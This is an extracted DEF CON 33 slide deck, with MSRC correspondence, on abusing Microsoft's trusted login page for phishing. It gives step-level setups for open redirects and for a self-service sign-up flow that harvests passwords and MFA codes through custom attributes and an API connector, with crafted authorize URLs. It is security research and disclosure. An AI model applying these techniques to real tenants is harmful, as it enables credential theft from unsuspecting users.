

DEF CON 33

Turning Microsoft's Login Page into our Phishing Infrastructure

Keanu Nys

Welcome Microsoft ;)



Microsoft Security Response Center

Aan: You + 4 others



Do 10/07/2025 21:48

Hi Keanu-

We see that you have a presentation at Defcon coming up. Congrats on that. I am reaching out to see if you could share with us a **preview of your slides** that you plan to presnet.

Best regards,
C
MSRC



Microsoft Security Response Center

To: You + 3 others



Fri 11/07/2025 22:34

Hi Keanu,

Thank you for reaching out and for sharing the context around your upcoming talk. We truly appreciate your continued engagement with the security community.

While we understand your current assessment regarding scope, **we'd still encourage you to submit your findings to MSRC for review. Even if the techniques don't meet servicing criteria or bounty eligibility,** your insights are valuable and help us strengthen our understanding of emerging patterns and researcher perspectives.

Welcome Microsoft ;)



Microsoft Security Response Center

Aan: You + 4 others



Do 10/07/2025 21:48



Your Invitation to the MSRC Black Hat Party!





MSRC Researcher Communications

To: You



Thu 24/07/2025 19:18

We're thrilled to invite you to the MSRC Researcher Celebration at Black Hat, our annual gathering which honors the incredible achievements of our security research community.

This invite-only event is your opportunity to connect with MSRC leadership and staff, and the broader security research community, all while enjoying great food, incredible views, and some special swag that you won't want to miss.

-

Here are the event details:

Location: Skyfall Panoramic Bar & Lounge, W Las Vegas

Date: Thursday, August 7, 2025

Main event: 5:00 PM – 9:00 PM PT



Connect with MSRC in Las Vegas



Hello,

We saw that you'll be speaking at DEF CON — congratulations! While you're in Las Vegas, we would love to invite you to join the Microsoft Security Response Center (MSRC) team for some food, drink, and conversation about your experience working with us.

We'll be at Libertine Social in Mandalay Bay on August 6-7, and we'd be thrilled to connect with you there. Grab a time that works for you with this [link](#)

Hope to see you there!

Cheers,

MSRC Team

Welcome Microsoft ;)



Whoami

- Keanu Nys
- RedByte
- Offensive Security Lead at Spotit (Belgium)
- Author of GraphSpy
- Instructor for Azure Red Teaming Bootcamps at Altered Security

01

Introduction


Challenges

- Challenges with classic phishing attacks:
 - Email Security Solutions could block emails with suspicious links
 - User awareness focusses a lot on checking the domain
 - Getting benign domain categorization can take some time
 - Constantly recycle domains when they are burned
 - ...

- Illicit Consent Grant Attacks
 - Requires Admin Approval + Verified Publisher Restrictions
- Device Code Phishing
 - Still very effective, but could be blocked in hardened tenants
- Adversary in the Middle (AitM)
 - Website looks convincing
 - But URL could be suspicious (both for user & security solutions)


Research Goal

- Can we use the trusted login.microsoftonline.com website for phishing purposes?



Research Goal

- Can we use the trusted login.microsoftonline.com website for phishing purposes?
- In how many ways can we abuse the login.microsoftonline.com website for phishing?



02

Honorable Mentions: Open Redirect

Honourable Mentions: Open Redirects

Federation

Setup:

1. Configure domain in attacker tenant with federation
2. Set sign-in URL to phishing page
3. Craft URL with login_hint parameter using attacker domain

Example:

?login_hint=random@attacker.com

Behavior:

- Instant Open Redirect

OIDC – Prompt=None

Setup:

1. Create App Registration with redirect URL to phishing page
2. Craft URL with prompt=none parameter

Example:

?redirect_uri=https://...&prompt=none

Behavior:

- Instant Open Redirect
- No consent prompt shown

OIDC – Invalid Scope

Setup:



1. Create App Registration with redirect URL to phishing page
2. Craft URL with invalid scope parameter

Example:

?redirect_uri=https://...&scope=invalid

Behavior:

- Redirect after legitimate sign-in
- No consent prompt shown




03

Self-Service Sign Up

Self-Service Sign Up

- Allows external users to sign-up for an app in an Entra ID tenant
- Automatically creates a **guest account** in that tenant
- **Custom attributes** can be collected during the sign-up flow.
- Disabled by default



Self-Service Sign Up – Custom User Attributes

B2X_1_TestFlow | User attributes ...

Sign up and sign in (Recommended)

Search [] × « Save Discard Manage user attributes Got feedback?

Overview

Settings

Identity providers

User attributes

API connectors

Customize

Use

User attributes are values collected on sign up. You can create custom attributes for use in your directory. [Learn more about user attributes.](#)

	Name	Data Type	Description	Attribute type
☐	City	String	The city in which the user is locat...	Built-in
☐	Country/Region	String	The country/region in which the ...	Built-in
☐	Display Name	String	Display Name of the User.	Built-in
☒	Email Address	String	Email address of the user.	Built-in
☐	Given Name	String	The user's given name (also kno...	Built-in
☐	Job Title	String	The user's job title.	Built-in
☒	MFA Code	Int		Custom
☒	Password	String		Custom
☐	Postal Code	String	The postal code of the user's add...	Built-in
☐	State/Province	String	The state or province in user's ad...	Built-in

Self-Service Sign Up – API Connector

URL that can do input validation on the attributes

Home > MSFT | External Identities > External Identities | API Connectors

External Identities | API Connectors

MSFT

Search

- Overview
- Cross-tenant access settings
- All identity providers
- External collaboration settings
- Diagnose and solve problems
- Self-service sign up
 - Custom user attributes
 - All API connectors**
 - Custom authentication extensions
 - User flows

Configure an API connector

Save Discard Remove

Configure an API connector. You can use API connectors within a web API and customize the user experience. [Learn more](#)

Display name * ⓘ
DefconDemoCollector


Endpoint URL * ⓘ
<https://www.defcon.com/self-service-api-connector>

Authentication type * ⓘ
☒ Basic
☐ Certificate

Username * ⓘ
defcon

Password * ⓘ

Self-Service Sign Up – Attack Flow



Self-Service Sign Up – Invite URL

[https://login.microsoftonline.com/<tenant_id>/oauth2/v2.0/authorize
?client_id=<self-service-app-client-id>
&response_type=code&scope=openid
&redirect_uri=https://random-website.com/
&login_hint=user@VictimOrg.com
&prompt=create](https://login.microsoftonline.com/<tenant_id>/oauth2/v2.0/authorize?client_id=<self-service-app-client-id>&response_type=code&scope=openid&redirect_uri=https://random-website.com/&login_hint=user@VictimOrg.com&prompt=create)

1. “prompt=create” + login_hint forces sign up page with pre-filled email
2. User signs in with creds and needs to accept tenant invite
→ This is not a consent prompt!
3. Custom attribute collection page shown
→ Capture & validate creds with API Connector

ssh.cloud.google.com/v2/ssh/projects/polar-processor-410211/zones/europe-west1-b/instances/debian-phishing?authuser=1&hl=en_US&projectNumber=981543358017&useAdminProxy=true - Google Chro...

ssh.cloud.google.com/v2/ssh/projects/polar-processor-410211/zones/europe-west1-b/instances/debian-phishing?authuser=1&hl=en_US&projectNumber=981543358017&useAdminPro...

SSH-in-browser

UPLOAD FILE

DOWNLOAD FILE

!

root@debian-phishing:/opt/defcon#

httpslogin.microsoftonline.come8a

File Edit View

H1

B

I

https://login.microsoftonline.com/e8a089d1-aad8-4950-862d-61b002cb25d4/oauth2/v2.0/authorize?client_id=538bc5e4-16d6-4c23-b98c-8d238018f1a5&response_type=code&redirect_uri=https%3A%2F%2Fmyaccount.microsoft.com&response_mode=query&scope=openid&state=12345&prompt=create&login_hint=pentesting5@spotit.be

New Incognito tab

Search Google or type a URL

☆

Incognito

You've gone Incognito

Others who use this device won't see your activity, so you can browse more privately. This won't change how data is collected by websites that you visit and the services that they use, including Google. Downloads, bookmarks and reading list items will be saved. [Learn more](#)

Chromium won't save:

- Your browsing history
- Cookies and site data
- Information entered in forms

Your activity might still be visible to:

- Websites that you visit
- Your employer or school
- Your Internet service provider

Third-party cookies are blocked

When you're in Incognito mode, sites can't use third-party cookies. If a site that relies on these cookies isn't working, you can [try giving that site temporary access to third-party cookies](#).



Self-Service Sign Up – Demo Backup



Create account

Enter the email you'd like to sign up with.

pentesting5@spotit.be

Back



← pentesting5@spotit.be

Password

.....

word

Sign in



pentesting5@spotit.be

Permissions requested by:

MSFT

yt0ww.onmicrosoft.com

By accepting, you allow this organization to:

- ✓ Receive your profile data
- ✓ Collect and log your activity
- ✓ Use your profile data and activity data

You should only accept if you trust MSFT. **MSFT has not provided links to their terms for you to review.** You can update these permissions at <https://myaccount.microsoft.com/organizations>.
[Learn more](#)

This resource is not shared by Microsoft.

Cancel

Accept

Self-Service Sign Up – Demo Backup



Add more details

You can use this email to sign in next time.

pentesting5@spotit.be

Password

MFA Code

Cancel

Continue



Add more details

The provided password is incorrect. Please try again.

You can use this email to sign in next time.

pentesting5@spotit.be

FakePassword

MFA Code

Cancel

Continue

spotit



04

Custom Company Branding

Custom Company Branding

